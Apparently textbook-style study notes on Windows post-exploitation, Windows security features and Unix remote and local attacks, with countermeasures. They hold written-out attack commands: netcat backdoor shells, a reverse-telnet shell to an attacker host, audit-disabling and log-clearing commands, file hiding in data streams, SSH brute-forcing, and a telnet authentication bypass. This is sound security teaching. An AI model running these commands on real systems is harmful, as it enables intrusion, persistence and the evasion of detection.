4.4.3 Remote Control and Back Doors:

Once Administrator access has been achieved and passwords extracted, intruders typically seek to consolidate their control of a system through various services that enable remote control. Such services are sometimes called back doors and are typically hidden using techniques we'll discuss shortly.

Command-line Remote Control Tools: Netcat can be configured to listen on a certain port and launch an executable when a remote system connects to that port. By triggering a netcat listener to launch a Windows command shell, this shell can be popped back to a remote system.

Syntax:
nc -L -d -e cmd.exe -p 8080

-L → makes the listener persistent across multiple connection breaks
-d → runs netcat in stealth mode
-e → specifies the program to launch
-p → specify the listen port

Now we can use netcat on a remote system to connect to the listening port on the machine at IP address 192.168.202.44, and receive a remote command shell:

```
nc 192.168.56.101 8080
```

Netcat works well when you need a custom port over which to work, but if you have access to SMB (TCP 139 or 445), the best tool is psexec. The Metasploit Framework also provides a large array of backdoor payloads that can spawn new command-line shells bound to listening ports.

Graphical Remote Control: A remote command shell is great, but Windows is so graphical that a remote GUI would be truly a masterstroke. If you have access to Terminal Services (TS), you may already have access to the best remote control that Windows has to offer. If TS isn't available, well, you may just have to install your own graphical remote control tool. The free and excellent Virtual Network Computing (VNC) tool, from RealVNC Limited.

4.4.4 Port Redirection:

Consider the situation in which an intervening entity such as a firewall blocks direct access to a target system. Resourceful attackers can find their way around these obstacles using port redirection. Port redirection is a technique that can be implemented on any OS, but we cover some Windows-specific tools and techniques here. Once attackers have compromised a key target system, such as a firewall, they can use port redirection to forward all packets to a specified destination.

fpipe: Fpipe is a TCP source port forwarder/redirector from McAfee Foundstone, Inc. It can create a TCP stream with an optional source port of the user's choice. Fpipe basically works by redirection. Start fpipe with a listening server port, a remote destination port (the port you are trying to reach inside the firewall), and the (optional) local source port number you want. When fpipe starts, it waits for a client to connect on its listening port. When a listening connection is made, a new connection to the destination machine and port with the specified local source port is made, thus creating a complete circuit. When the full connection has been established, fpipe forwards all the data received on its inbound connection to the remote destination port beyond the firewall and returns the reply traffic back to the initiating system. Example:

```
fpipe -v -l 53 -r 23 192.168.56.101
```

4.4.5 Covering Tracks:

Once intruders have successfully gained Administrator or SYSTEM-equivalent privileges on a system, they will take pains to avoid further detection of their presence.

Disabling Auditing: Because auditing can slow performance on active servers most Windows admins either don't enable auditing or enable only a few checks. The first thing intruders check on gaining Administrator privilege is the Audit policy status on the target. 'auditpol' command with the 'disable' argument to turn off the auditing on a remote system: auditpol /disable At the end of their stay, the intruders simply turn on auditing again using the 'auditpol /enable' switch.

Clearing the Event Log: If activities leading to Administrator status have already left telltale traces in the Windows Event Log, intruders may just wipe the logs clean with the Event Viewer. Event Viewer on the attacker's host can open, read and clear the remote host's logs. This process clears the log of all records but it does leave one new record statis that the Event Log has been cleared by 'attacker' (can raise alarms among system users). The 'ELSave' utility is a simple tool for clearing the Event Log. Syntax to clear the Security Log on the remote server 'joel': elsave -s \\joel -l "Security" -C

Hiding Files: Keeping a toolkit on the target system for later use is a great timesaver for the next attack. attrib: Hiding files gets no simpler than copying files to a directory and using the old DOS attrib tool to hide it: attrib +h [directory] (hides files and directories from command-line tools, but not if the 'Show All Files' is selected in Windows) ADS (Alternate Data Streams): If the target systems runs the NTFS, an alternate file-hiding technique is available to intruders. NTFS offers support for multiple streams of information within a file (a mechanism to add additional attributes or information to a file without restructuring the file system). It also be used to hide a malicious hacker's toolkit (called adminkit). Any file could be used.
Example: (streams netcat.exe behind a generic file)
cp <file> oso001.009:nc.exe
Example: (unstream nc.exe from a generic file)
cp oso001.009:nc.exe nc.exe
Example: (start nc.exe)
start oso001.009:nc.exe

Rootkits: However, more insidious techniques are beginning to come into vogue, especially the use of Windows rootkits. A rootkit is a collection of computer software, typically malicious, designed to enable access to a computer or an area of its software that is not otherwise allowed (for example, to an unauthorized user) and often masks its existence or the existence of other software.

4.4.6 General Countermeasures:

Describe the following general advice, covering four main areas touched in one way or another by the process we just described:

- filenames
- registry keys
- processes
- ports

Filenames: Any halfway intelligent intruder renames files or takes other measures to hide them, but looking for files with suspect names may catch some of the less creative intruders on your systems. Another common technique is to copy the cmd.exe to various place on disk using different names (lok for root.exe, sensepost.exe and other similarly names files). Also pay attention to files under %SYSTEMROOT%\PROFILES (anything in these folders launches at boot time). Use anti malware software for detection and prevention.

Registry entries: Hunting down rogue Registry values can be quite effective, because most of the applications we discussed expect to see specific values in specific locations. Start looking is HKLM\SOFTWARE and HKEY_USERS\.DEFAULT\Software where most installed applications reside in the Windows Registry. Using the command-line reg.exe tool deleting these keys is easy (even on a remote system): (example) reg delete HKEY_USERS\.DEFAULT\Software\ORL\WinVNC3 Check the standard Windows startup keys because attackers almost always place necessary values under this registry. Attacker can have a perpetual back door into this system until the administrator gets wise and manually removes the Registry value.

Processes: For those executable tools that cannot be renamed or otherwise repackaged, regular analysis of the Process List can be useful. Typically a malicious process is engaged in some activity so it should appear near the top of the list (after ordering for CPU usage). We can kill process from the GUI or using the command-line 'taskkill' utility (the PID of the rogue process must be gleaned first).

Ports: Periodically checking 'netstat' for such rogue connections is sometimes the best way to find a listener or a malicious software. We can run 'nestat -an' on our target server to find out the listening and established connection on the server.

4.5 Windows Security Features:

Windows provides many security tools and features that can be used to deflect the attacks we've discussed in this chapter.

4.5.1 Windows Firewall:

Formerly called Internet Connection Firewall (ICF). The new and more simply names Windows Firewall offers a better user interface and it is now configurable via Group Policy to enable distributed management of firewall settings across multiple systems. Since Windows XP, the Windows Firewall is enabled by default with a very restrictive policy, making many o the vulnerabilities outlined in this chapter impossible to exploit out of the box.

4.5.2 Automated Updates:

Keep current with Microsoft hotfixes and service packs. However, manually downloading and installing the unreleting stream of software updates. Thankfully, Microsoft now includes an Automated Updates feature in the OS. Besides implementing a firewall, there is probably no better step you can take than to configure your system to receive automatic updates.

4.5.3 Security Center:

Windows Security center is a consolidated viewing and configuration point for key system security features: Windows Firewall, Update, Antivirus (if installed) and Internet Options.

4.5.4 Security Policy and Group Policy:

Security Policy is great for configuring stand-alone computers, but what about managing security configuration across large numbers of systems? One of the most powerful tools available for this is Group Policy. GPOs (Group Policy Objects) can be stored in the Active Directory or on a local computer to define certain configuration parameters on a domain-wide. GPOs can be viewed and edited in any MMC console windows and also managed via the Group Policy Management Console (GPMC).

4.5.5 Microsoft Security Essentials:

The Windows platform has historically been plagued by all kinds of malware, including viruses, worms, Trojans and spyware (still it today). Microsoft offers now a free tool to combat these malicious software. The tool is called Microsoft Security Essentials. The feature list is interesting and includes real-time protection, system scanning and cleaning. rootkit protection, network inspection and so on.

4.5.6 Bitlocker and the Encrypting File System:

One of the major security-related centerpieces released with Windows 2000 is the Encrypting File System (EFS). EFS is a public key cryptography-based system for transparently encrypting file-level data in real time so attackers cannot access it without the proper key. EFS can encrypt a file or folder with a fast, symmetric, encryption algorithm using a randomly generated file encryption key (FEK) specific to that file or folder. The randomly generated FEK is then itself encrypted with one or more public keys, including those of the user and a key recovery agent (RA). Key recovery is implemented in case employees who have encrypted some sensitive data leave an organization or their encryption keys are lost. Although EFS can be useful in many situations, it probably doesn't apply to multiple users of the same workstation. That's what NTFS Access Control List (ACL) are for. With Windows Vista, Microsoft introduced Bitlocker Drive Encryption (BDE). Although BDE was primarily designed to provide greater assurance of operating system integrity. Rather than association data encryption keys with individual user accounts, BDE encrypts entire volumes and stores the key in ways that are much more difficult to compromise. Researcher at Princeton University published a paper on so-called

cold boot that bypass BDE. Essentially, the researchers cooled DRAM chips to increase the amount of time before the loaded OS was flushed from volatile memory. This permitted enough time to harvest an image of the running OS, from which the master BDE decryption keys could be extracted, since they obviously had to be available to boot the system into a running state. The only real mitigation for cold-boot attacks is to separate the key physically from the system it is designed to protect.

4.5.7 Windows Resource Protection:

WFP (Windows File Protection) attempts to ensure that critical OS files are not intentionally or unintentionally modified. WFTP was updated to include critical registry values as well as files and was renamed WRP (Windows Resource Protection). WRP relies on ACLs and is thus alway actively protecting the system. Under WRP, the ability to write to a protected resource is granted only to the TrustedInstaller principal.

4.5.8 Integrity Levels, UAC and PMIE:

Microsoft implemented an extension to the basic system of discretionary access control that has been a mainstay of the operating system since its inception. The primary intent of this change was to implement mandatory access control in certain scenarios. For example, actions that require administrative privilege would require a further authorization beyond that associated with the standard user context access token. Microsoft termed

this new architecture extension MIC (Mandatory Integrity Control). Mic implements a new set of four security principles called ILs (Integrity Levels) that can be added to ACLs:

- Low
- Medium
- High
- System

ILs are implemented as SIDs, just like any other security principle. MIC isn't directly visible, but rather it serves as the underpinning of some of the key new security features in Vista and later: UAC (User Account Control), PMIE (Protected Mode Internet Explorer).

4.5.9 Data Execution Prevention (DEP):

For many years, security researchers have discussed the idea of marking portions of memory nonexecutable. The major goal of this feature was to prevent attacks against the Achilles heel of software, the buffer overflow. Buffer overflows typically rely on injecting malicious code into executable portions of memory, usually the CPU execution stack or the heap. Making the stack nonexecutable, for example, shuts down one of the most reliable mechanisms for exploiting software available today: the stack-based buffer overflow. DEP has both hardware and software components. When run on compatible hardware, DEP kicks in automatically and marks certain portions of memory as nonexecutable unless it explicitly contains executable code. Ostensibly, this would prevent most stack-based buffer overflow attacks.

4.5.10 Windows Service Hardening:

With Vista and Server 2008 and later they took service level security even further with Windows Service Hardening, which includes the following:

- Service resolution isolation;
- Least privilege service;
- Service refactoring;
- Restricted Network Access;
- Session 0 isolation.

Service resolution isolation: Many services execute in the context of the same local account, such as LocalService. If any one of these services is compromised, the integrity of all other services executing as the same user are effectively compromised as well. To address this, Microsoft meshed two technologies:

- Service-specific SIDs;
- Restricted SIDs.

By assigning each service a unique SID, service resources, such as a file or Registry key, can be ACLed to allow only that service to modify them.

Least Privilege Services: Services are now capable of providing the SCM (Service Control Manager) with a list of specific privileged that they require. Upon starting the service, the SCM strips all privileges from the services process that are not explicitly requested. For service that share a process, the process token contains an aggregate of all privileges required by each individual service in the group, making this process an ideal attack point.

Service Refactoring: Fancy name for running services under lower privileged accounts (meat-and-potatoes way to run services with least privilege).

Restricted Network Access: With the new version of the Windows Firewall network restriction policies can be applied to service as well.

Session 0 Isolation: In 2002, Chris Paget introduce a new Windows attack technique coined the "Shatter Attack". The technique involved using a lower privileged attacker sending a window message to a higher-privileged service that causes it to execute arbitrary commands, elevating the attacker's privileges to that of the service. This design allowed attackers to send window messages to privileged services because they shared the default login session, Session 0. By separating user and service sessions, Shatter-type attacks are mitigated.

4.5.11 Compiler-based Enhancements:

Some of the worst exploits result from memory corruption attacks like the buffer overflow. Microsoft implemented some features to deter such attacks, including:

- GS
- SafeSEH
- Address Space Layout Randomization (ASLR)

These are mostly compile-time under-the-hood features that are not configurable by administrators or users. We provide brief descriptions of these features here to illustrate their importance in deflecting common attacks. GS is a compile-time technology that aims to prevent the exploitation of stack-based buffer overflows on the Windows platform. GS achieves this by placing a random value (or cookie) on the stack between local variables and the return address. SafeSEH is a compile-time security technology. Unlike GS, instead of protecting the frame pointer and return address, the purpose of SafeSEH is to ensure the expection handler frame is not abused. ASLR is designed to mitigate an attacker's ability to predict locations in memory whee helpful instructions and controllable data are located.

5 Chapter 5: Hacking Unix

Unix was intended to be a powerful, robust, multiuser OS that excelled at running programs (specifically small programs called tools). Security was not one of UNIX's primary design characteristics although UNIX does have a great deal of security if implemented properly. Remember that UNIX has two levels of access: the all-powerful root and everything else. There is no substitute for root!

5.1 Vulnerability Mapping:

The process of mapping specific security attributes of a system to an associated vulnerability or potential vulnerability. It is necessary for the attackers to map attributes such as listening services, specific version numbers of running services, system architecture and so on. Several methods to accomplish this task:

- Map specific system attributes against publicly available sources of vulnerability information (such as Open Source Vulnerability Database);
- Public exploit code posted to various security mailing list and any number of website, or they can write their own code;
- They can use automated vulnerability scanning tools such as Nessus.

Only script kiddies will skip the vulnerability mapping stage.

5.2 Remote Access vs Local Access:

Remote access is defined as gaining access via the network or other communication channel. Local access is defined as having an actual command shell or login to the system (also referred to as 'privilege escalation attacks').

5.3 Remote Access

Remote access involves network access or access to another communications channel, such as a dial-in modem attached to a UNIX system. We are limiting our discussion to accessing a UNIX system from the network via TCP/IP. Four primary methods are used to remotely circumvent the security of a UNIX system:

- Exploiting a listening service (for example, TCP/UDP);
- Routing through a UNIX system that is providing security between two or more networks;
- User-initiated remote execution attacks (via hostile website, trojan and so on);
- Exploiting a process or program that has placed the network interface into promiscuous mode.

5.3.1 Brute-force Attacks:

We start off our discussion of UNIX attacks with the most basic form of attack brute-force password guessing. A brute-force attack is nothing more than guessing a user ID/password combination on a service that attempts to authenticate the user before access is granted. Common types of services that can be brute-forced:

- Telnet;
- FTP;
- SSH;
- SNMP;
- LDAP;
- POP & IMAP;
- HTTP/HTTPS.

Most passwords are guessed via an automated brute-force utility:

- THC Hydra;
  - example with SSH brute-force using two dictionary (username and password):
    - hydra -L users.txt -P password.txt 192.168.56.101 ssh
- Medusa.

Countermeasures: The best defense for brute-force guessing is to use strong passwords that are not easily guessed. A one-time password mechanism would be most desirable. Newer UNIX operating systems include built-in password controls that alleviate some of the dependence on third-party modules.

5.3.2 Data-driven Attacks:

A data-driven attack is executed by sending data to an active service that causes unintended or undesirable results. Of course, "unintended and undesirable results" is subjective and depends on whether you are the attacker or the person who programmed the service.

Buffer Overflow Attacks: A buffer overflow condition occurs when a user or process attempts to place more data into a buffer (or fixed array) than was previously allocated. This type of behavior is associated with specific C functions such as strcpy(), strcat(), and sprintf(), among others. A buffer overflow condition would normally cause a segmentation violation to occur. However, this type of behavior can be exploited to gain access to the target system. Example: What happens if attackers connect to sendmail daemon and send a block of data consisting of 1k 'a' to the VRFY command rather than a short username?
echo "vrfy 'perl -e 'print "a" x 1000"" — nc www.example.com 25
The VRFY buffer is overrun because it was only designed to hold 128 bytes. Could cause a DoS and crash the daemon. However, it is even more dangerous to have the target system execute code of your choosing. This is exactly how a successful buffer overflow attack works. Instead of sending 1.000 letter a's to the VRFY command, the attackers send specific code that overflows the buffer and executes the command

```
/bin/sh
(to gain root access)
```

When the attack is executed, special assembly code known as the *egg* is sent to the VRFY command as part of the actual string used to overflow the buffer. When the VRFY buffer is overrun, attackers can set the return address of the offending function, which allows them to alter the flow of the program. Instead of the function returning to its proper memory location, the attacker execute the assembly code that was sent as part of the buffer overflow data (run /bin/sh). Win!
Countermeasures:
- Secure coding practices

- Minimize buffer overflow conditions in your code.
- Design the program from the outset with security in mind.
- Enable the Stack Smashing Protector (SSP), provided by the gcc compiler. Uses a *canary value* to identify stack overflows in an effort to help minimize the impact of buffer overflows.
- Validate all user-modifiable input.
- Use more secure routines (such as strncpy() and strncat()).
- Reduce the amount of code that runs with root privileges. Even if a buffer overflow were executed, users would still have to escalate their privileges to root.
- Apply all relevant security patches.

- Test and Audit program
- Disable Unused or Dangerous Services
- Stack Execution Protection (marks memory regions as non-executable, such that an attempt to execute machine code in these regions will cause an exception)
- Address Space Layout Randomization (ASLR)

- The basic premise of ASLR is the notion that most exploits require prior knowledge of the address space of the program being targeted. If a process address space is randomized each time a process is created, it will be difficult for an attacker to predetermine key addresses (the attacker will be forced to guess or brute-force key memory addresses).

Return-to-libc Attacks: Return-to-libc is a way of exploiting a buffer overflow on a UNIX system that has stack execution protection enabled. With stack execution protection a standard buffer overflow will not work because injection of arbitrary code is prohibited. In this attack the attacker returns into the standard C library (libc), rather than returning to arbitrary code on the stack (bypass stack execution protection by calling existing code). Like a standard buffer overflow, a return-to-libc attack modifies the return address to point at a new location that the attacker controls to subvert the program's control flow (only use existing executable code from the running process).
Countermeasures: Possible mitigation strategies have included the removal of possible gadget sources during compilation, the detection of memory violations and the detection of function streams with frequent returns.

Format String Attacks: Format string and buffer overflow are mechanically similar, and both attacks stem from lazy programming practices. A format string vulnerability arises in subtle programming errors in the formatted output family of functions (printf, sprintf and so on). An attacker can take advantage of this by passing carefully crafted text strings containing formatting directives (in order to execute arbitrary commands). This can lead to serious security risks if the target vulnerable application is running with root privileges. Format string provide a way of formatting text output by taking a dynamic number of arguments (accomplished by the function printf by scanning the format string for '%' characters). Each argument will be formatted and stored on the stack. Security problems arise when the number of directives does not match the number of supplied arguments. If more directives than supplied arguments are present, then all subsequent data STORED ON THE STACK will be used as the supplied arguments. Another security problem: the first argument of printf MUST always be the format string! (on the other hand an attacker can use '%x' to display each successive word on the stack). Also an attacker can use '%n' directive to write directly to memory.
Countermeasures: The best way to prevent format string attacks is to never create the vulnerability in the first place (secure practices and code reviews).

Input Validation Attacks: King Cope discovered a vulnerability in Solaris that allowed a remote hacker to bypass authentication (no exploit code, only a telnet client). An input validation attack occurs under the following conditions:

- A program fails to recognize syntactically incorrect input.
- A module accepts extraneous input.
- A module fails to handle missing input fields.
- A field-value correlation error occurs.

Telnet does not properly parse input before passing it to the login program. To gain a remote access, the attacker only needs a valid username that is allowed to access the system via telnet. The syntax for the exploit:

```
telnet -l "-f <user>" <hostname>
```

Countermeasures: Secure coding practices are among the best preventative security measures. When performing input validation two fundamental approaches are available:

- black list validation
  - compares user input to a predefined malicious data set
- white list validation (recommended)
  - default deny policy in which only explicitly denied and approved input is allowed

Integer Overflow and Integer Sign Attacks: Some of the used applications in the world (OpenSSH, Apache, Snort and Samba) were vulnerable to integer overflows that led to exploitable buffer overflows. Like buffer overflows, integer overflows are programming errors. In C, an integer is a data type that can hold numeric values. Signed integers store either a 1 or 0 in the MSB of their first byte. If the MSB is 1, the stored value is negative; if it is 0, the value is positive. All unsigned integers are positive. What happen if you assign the 16-bit signed data type a value of 60.000? An integer overflow would occur and the value actually stored within the variable would be -5536. Most compiler seems to ignore the error. ISO C99 standard states that a compiler should use modulo-arithmetic when placing a large value into a smaller data type. How does an attacker use this to her advantage? A large part of programming is copying data. The programmer has to dynamically copy data used for variable-length user-supplied data. The user-supplied data, however, could be very large. If the programmer attempts to assign the length of the data to a data type that is too small, an overflow occurs (buffer overflow attack!). Win!
Countermeasures: The root cause of integer overflows and integer sign attacks is the lack of secure programming practices. The best places to look for integer overflows are in signed and unsigned comparison or arithmetic routines.

Dangling Pointer Attacks: A *dangling pointer* (or *stray pointer*) occurs when a pointer points to an invalid memory address (common programming mistake when memory management is left to the developer). The program's behavior depends on the state of the memory the pointer references (maybe contains garbage from a previous usage and will cause a crash). However, if the memory contains malicious code supplied by the user, the dangling pointer can be exploited. Dangling pointer can be created in one of two ways:

- An object is freed but the reference to the object is not reassigned and is later used.
- A local object is popped from the stack when the function returns but a reference to the stack-allocated is still maintained.

Countermeasures: Can be dealt by applying secure coding standards. Once again, code reviews should be conducted, and outside third-party expertise should be leveraged.

5.3.3 I Want My Shell:

We need to describe several techniques used to obtain shell access. The primary goal of any attacker is to gain command-line or shell access to the target system (telnet, rlogin, SSH and so on).

Reverse Telnet and Back Channels: We define *back channel* as a mechanism where the communication channel originates from the target system *rather* than from the attacking system. A few methods can be used to

accomplish this task. In the first method, called *reverse telnet*, telnet is used to create a back channel from the target system to the attackers system. Because we are telnetting from the target system, we must enable *nc* listeners on our own system that will accept our reverse telnet connections:

```
nc -l -n -v -p 80
nc -l -n -v -p 25
```

If a service is already listening, it must be killed via the *kill* command so nc can bind to each respective port. To initiate a reverse telnet, we must execute the following commands on the target server:
/bin/telnet evil_hackers_IP 80 — /bin/bash — /bin/telnet evil_hackers_IP 25
Telnet on port 80 connects to our nc listener on port 80. Standard output or keystrokes are piped into /bin/sh. Then the results of our command into another telnet on port 25.
Countermeasures: The best prevention is to keep your systems secure so a back-channel attack cannot be executed (disabling unnecessary services and applying vendor patches).

5.3.4 Common Types of Remote Attacks:

FTP: FTP is often abused to gain access to remote systems or to store illegal files. Many FTP servers allow anonymous access, enabling any user to log into the FTP server without authentication. Thus, attackers can begin to pull down sensitive configuration files such as /etc/passwd. FTP servers have had their fair share of security problems related to buffer overflow conditions and other insecurities. One of the most recent FTP vulnerabilities has been discovered in FreeBSD daemons courtesy of King Cope. The exploit creates a shell on a local port specified by the attacker. We first need to create a netcat listener for the exploit to call back to:

```
nc -v -l -p 443

Now we can run the exploit:
perl roaringbeast.pl 0 ftp ftp 192.168.1.25 443
```

Sendmail: Sendmail is a mail transfer agent (MTA) that is used on many UNIX systems. Sendmail is one of the most maligned programs in use (used to gain access to thousands of systems). We can use VRFY and EXPN commands to identify user accounts. Many vulnerabilities are present related to remote buffer overflow conditions and input validation attacks have been identified. The best defense for sendmail attacks is to disable sendmail if you are not using it to receive mail over a network. If you must run sendmail, ensure that you are using the latest version with all relevant security patches. Finally, consider using a more secure MTA such as qmail or postfix.

Remote Procedure Call Services: RPC is a mechanism that allows a program running on one computer to execute code seamlessly on a remote system. To contact an RPC service, you must query the portmapper to determine on which port the required RPC service is listening. The rage in remote RPC buffer overflow attacks relates to the service rpc.ttdbserverd and rpc.cmsd, which are part of the common desktop environment (CDE). Because these two services run with root privileges, attackers need only to exploit the buffer overflow condition successfully and send back an xterm or a reverse telnet. Game is over. Countermeasures: The best defense against remote RPC attacks is to disable anay RPC service that is not absolutely necessary. If an RPC service is critical, consider implementing an access control device.

nfs: NFS is one of the most popular network-capable file systems available. NFS allows transparent access to the files and directories of remote systems as if they were stored locally. Many buffer overflow conditions related to mountd, the NFS server, have been discovered. Additionally, NFS reles on RPC services and can be easily fooled into allowing attackers to mount a remote file system.

DNS Cache Poisoning: Numerous security and availability problems have been associated with BIND, the next example focuses on one of the latest cache poisoning attacks to date. Technique used by the hackers to trick clients into contacting a malicious server rather than the intended system. That is to say, all requests are resolved and redirected to a system the hacker owns. In 2008, Dan Kaminsky latest cache-poisoning attack against DNS was grabbing headlines (BIND 8, 9 and Microsoft DNS in Windows 2000, XP SP2/SP3, Server 2003 SP1/SP2). To check if the DNS has this potential vulnerability perform the following enumeration:

```
dig @192.168.56.101 version.bind chaos txt
```

Countermeasures: For any system that is not being used as a DNS server, you should disable and remove BIND. Ensure the version of BIND you are using is current and patched for related security flaws.

SSH Insecurities: For all the security SSH provides it, too, has had some serious vulnerabilities that allow root compromise. Although old, one of the most damaging vulnerabilities associated with SSH is related to a flaw in the SSH1 compensation attack detector code. This code was added several years back to address a serious crypto-related vulnerability with the SSH1 protocol. The patch to this problem introduce a new flaw in the attack detection code that could lead to the execution of arbitrary code in SSH servers and clients. This flaw affects not only SSH servers but also SSH clients (SSH-1.2.24 up to SSH-1.2.31 and OpenSSH version prior to 2.3.0). Also OpenSSH version 2.9.9-3.3 have a vulnerability about integer overflow in the handling of responses received during the challenge.response authentication procedure. Several factors need to be present for this vulnerability to be exploited.

5.4 Local Access:

Most attackers strive to gain local access via some remote vulnerability. At the point where attackers have an interactive command shell, they are considered to be local on the system. Although it is possible to gain direct root access via a remote vulnerability, often attackers gain user access first. Thus, attackers must escalate user privileges to gain root access (privilege escalation).

5.4.1 Password Composition Vulnerabilities:

It doesn't matter whether attackers exploit password composition vulnerabilities remotely or locally - weak passwords put systems at risk. Password cracking is commonly known as an *automated dictionary attack*. Whereas brute-force guessing is considered an active attack, password cracking can be done offline and is passive in nature. It is a common local attack, as attackers must obtain access to the /etc/passwd file or shadow password file. It is possible to grab a copy of the password file remotely. The attackers try to guess the password for a given account by encrypting a word or randomly generated text and comparing the results with the encrypted password hash obtained from passwd or the shadow file. Cracking passwords for modern UNIX OS requires one additional input known as a *salt*. The *salt* is a random value that serves as a second input to the hash function to ensure two users with the same password will not produce the same password hash. If the encrypted hash matches the hash generated by the password-cracking program, the password has been successfully cracked. One of the best programs to available to crack UNIX passwords is John the Ripper from Solar Designer.

5.4.2 Local Buffer Overflow:

Buffer overflow vulnerabilities allow attackers to execute arbitrary code or commands on a target system. In August 2011, ZadYree released a vulnerability related to a stack-based buffer overflow condition in the RARLAb unrar 3.9.3 archive package, a Linux port of the popular WinRar archive utility. By persuading an unsuspecting user to open a specially crafted rar file, an attacker can trigger a local stack-based buffer overflow and execute arbitrary code on the system in the context of the user running the unrar application. When run, the exploit jumps to a specific address in memory, and/bin/sh is run in the context of the application. Countermeasures: The best buffer overflow countermeasure is secure coding practices combined with a nonexecutable stack.

5.4.3 Symlink:

Many SUID root programs are coded to create working files in /tmp or other directories without the slightest bit of sanity checking. A symbolic link is a mechanism where a file is created via the 'ln' command. A symbolic link is nothing more than a file that points to a different file. Let's reinforce the point with a specific example. In 2009, King Cope discovered a symlink vulnerability in xscreensaver 5.01 that can be used to view the contents of other files not owned by a user. Xscreensaver reads user configuration options from the file ~/.xscreensaver. If the .xscreensaver file is a symlink to another file, then that other file is parsed and output to the screen when the user runs the xscreensaver program. Because OpenSolaris installs xscreensaver with the setuid bit set, the vulnerability allows us to read any file on the file system.

Countermeasures: Secure coding practices are the best countermeasure available. Unfortunately, many programs are coded without performing sanity checks on existing files. Programmers should check to see if a file exists before trying to create one, by using the O_EXCL — O_CREAT flags. When creating temporary files, set the UMASK and then use the tmpfile() or mktemp() function.

5.4.4 Race Condition:

Attackers take advantage of a program or process while it is performing a privileged operation. Typically, this includes timing the attack to abuse the program or process after it enters a privileged mode but before it gives up its privileges. A vulnerability that allows attackers to abuse this window of opportunity is called a race condition. A race condition or race hazard is the behavior of an electronics, software, or other system where the system's substantive behavior is dependent on the sequence or timing of other uncontrollable events. It becomes a bug when one or more of the possible behaviors is undesirable. If the attackers successfully manage to compromise the file or process during its privileged state, it is called "winning the race".

5.4.5 Core File Manipulation:

A lot of sensitive information is stored in memory when a UNIX system is running, including password hashes read from the shadow password file. One example of a core-file manipulation vulnerability was found in older versions of FTPD, which allowed attackers to cause the FTP server to write a world-readable core file to the root directory of the file system if the PASV command was issued before logging into the server. The core file contained portions of the shadow password file and, in many cases, users' password hashes. Countermeasures: Core files are necessary evils. Although they may provide attackers with sensitive information, they can also provide a system administrator with valuable information in the event that a program crashes. Based on your security requirements, it is possible to restrict the system from generating a core file by using the *ulimit* command.

5.4.6 Shared Libraries:

Shared libraries allow executable files to call discrete pieces of code from a common library when executed. This code is linked to a host-shared library during compilation. When the program is executed, a target-shared library is referenced, and the necessary code is available to the running program. If attackers are able to modify a shared library or provide an alternate shared library via an environment variable, they could gain root access.

5.4.7 Kernel Flaws:

UNIX and other advanced OS inevitably have some sort of programming flaws. For UNIX systems, the most devastating security flaws are associated with the kernel itself. The UNIX kernel is the core component of the OS that enforces the system's overall security model. If a security flaws occurs in the kernel itself, the security of the entire system is in grave danger. For example, a 2012 vulnerability found in the Linux kernel demonstrates the impact kernel-level flaws can have on a system. Specifically, the mem_write() function in the 2.6.39 and later kernel releases does not adequately verify permissions when writing to /proc/<pid>/mem.

5.4.8 System Misconfiguration:

A system can be compromised because of poor configuration and administration practices.

File and Directory Permissions: Everything is a file with associated permissions. If the permissions are weak out of the box, or the system administrator changes them, the security of the system can be severely affected. We need to ensure that device permissions are set correctly. Attacker who can create devices or who can read or write to sensitive system resources, such as /dev/kmem or the raw disk, will surely attain root access. Set user ID (SUID) and set group ID (SGID) root files kill. Period! No other file on a UNIX system is subject to more abuse than an SUID root file. Almost every attack previously mentioned abuses a process that is running with root privileges (SUID binaries). To take advantage of this sorry state of security, attackers who gain user access to a system try to identify SUID a SGID files: find / -type f -perm -04000 -ls (for SGID: -perm -02000)

The best prevention against SUID/SGID attacks is to remove the SUID/SGID bit on as many files as possible.

World-writable Files: Another misconfiguration is setting sensitive files to world-writable, allowing any user to modify them. Similar to SUID files. world-writables are normally set as a matter of convenience. Common files that may be set world-writable include system initialization files, critical system configuration files and user startup files. find command to locate world-writable files: find / -perm -2 -type f -print Attacker can gain easily root access to the system with some specific world-writable files (system configuration files). The best prevention is to find all world-writable files and directories on every system you are responsible for. Change any file or directory that does not have a valid reason for being world-writable.

5.5 After Hacking Root:

They want to exploit your system by "hoovering" all the files for information; loading up sniffers to capture telnet, FTP, POP and SNMP passwords; and, finally, attacking yet another victim from your box. It is important for the attackers to upload and hide their rootkits. An UNIX rootkits typically consists of four groups of tools all geared to the specific platform type and version:

- Trojan as altered versions of login, netstat and ps;
- Backdoors such as inetd insertions;
- Interface sniffers;
- System log cleaners.

5.5.1 Rootkits Tools - Trojan:

Once attackers have obtained root, they can "trojanize" just about any command on the system. That's why checking the size and date/timestamp on all your binaries is critical (especially login, su, telnet, ftp, passwd, ssh, reboot, shutdown and so on). For example, a common Trojan in many rootkits is a hacked-up version of login (logs the input username and password to a file). Another Trojan may create a backdoor into your system by running a TCP listener that waits for clients to connect and provide the correct password. Rathole, written by Icognito, is a UNIX backdoor for Linux and OpenBSD. Compilation of the package produces two binaries: the client (rat) and the server (hole). Rathole also includes support for blowfish encryption and process name hiding. Another type of backdoors can use reverse shell, port knocking and covert channel techniques to maintain a remote connection to the compromised host. Countermeasures: Many of these Trojans are difficult to detect. They often have the same file size and can be changed to have the same dae as the original programs. You need a cryptographic checksum program to perform a unique signature for each binary value, and you need to store these signatures in a secure manner. Programs such as Tripwire and AIDE are the most popular checksum tools, enabling you to record a unique signature for all your programs. Often, admins forget about creating checksums until after a compromise has been detected. Luckily, some systems have package management functionality that already has strong hashing built in (like RPM, Red Hat Package Manager).

5.5.2 Rootkits Tools - Sniffers:

Sniffers could arguably be called the most damaging tools employed by malicious attackers. This is primarily because sniffers allow attackers to strike at every system that sends traffic to the compromised host and at any other sitting on the local network segment totally oblivious to a spy in their midst.

What is a Sniffer? They essentially capture, interpret, and store for later analysis packets traversing a network. This provides network engineers a window on what is occurring over the wire, allowing them to troubleshoot or model network behavior by viewing packet traffic in its rawest form. Nothing is secure on a network where sniffers have been installed because all data sent over the wire is essentially wide open.

How Sniffers Work An Ethernet sniffer is software that works in concert with the NIC (network interface card) to suck up all traffic blindly within "earshot" of the listening system, rather than just th traffic addressed to the sniffing host. The card must be put in a special state called *promiscuous mode* to enable it to receive

all packets floating by on the wire. Once the network hardware is in *promiscuous mode*, the sniffer software can capture and analyze any traffic that traverses the local Ethernet segment. Popular sniffer:

- tcpdump;
- Snoop;
- Dsniff;
- Wireshark.

Countermeasures: Three basic approaches

1. Migrate to Switched Network Topologies
   (a) Switched Ethernet essentially places each host in its own collision domain so only traffic destined for specific hosts reaches the NIC, nothing more.
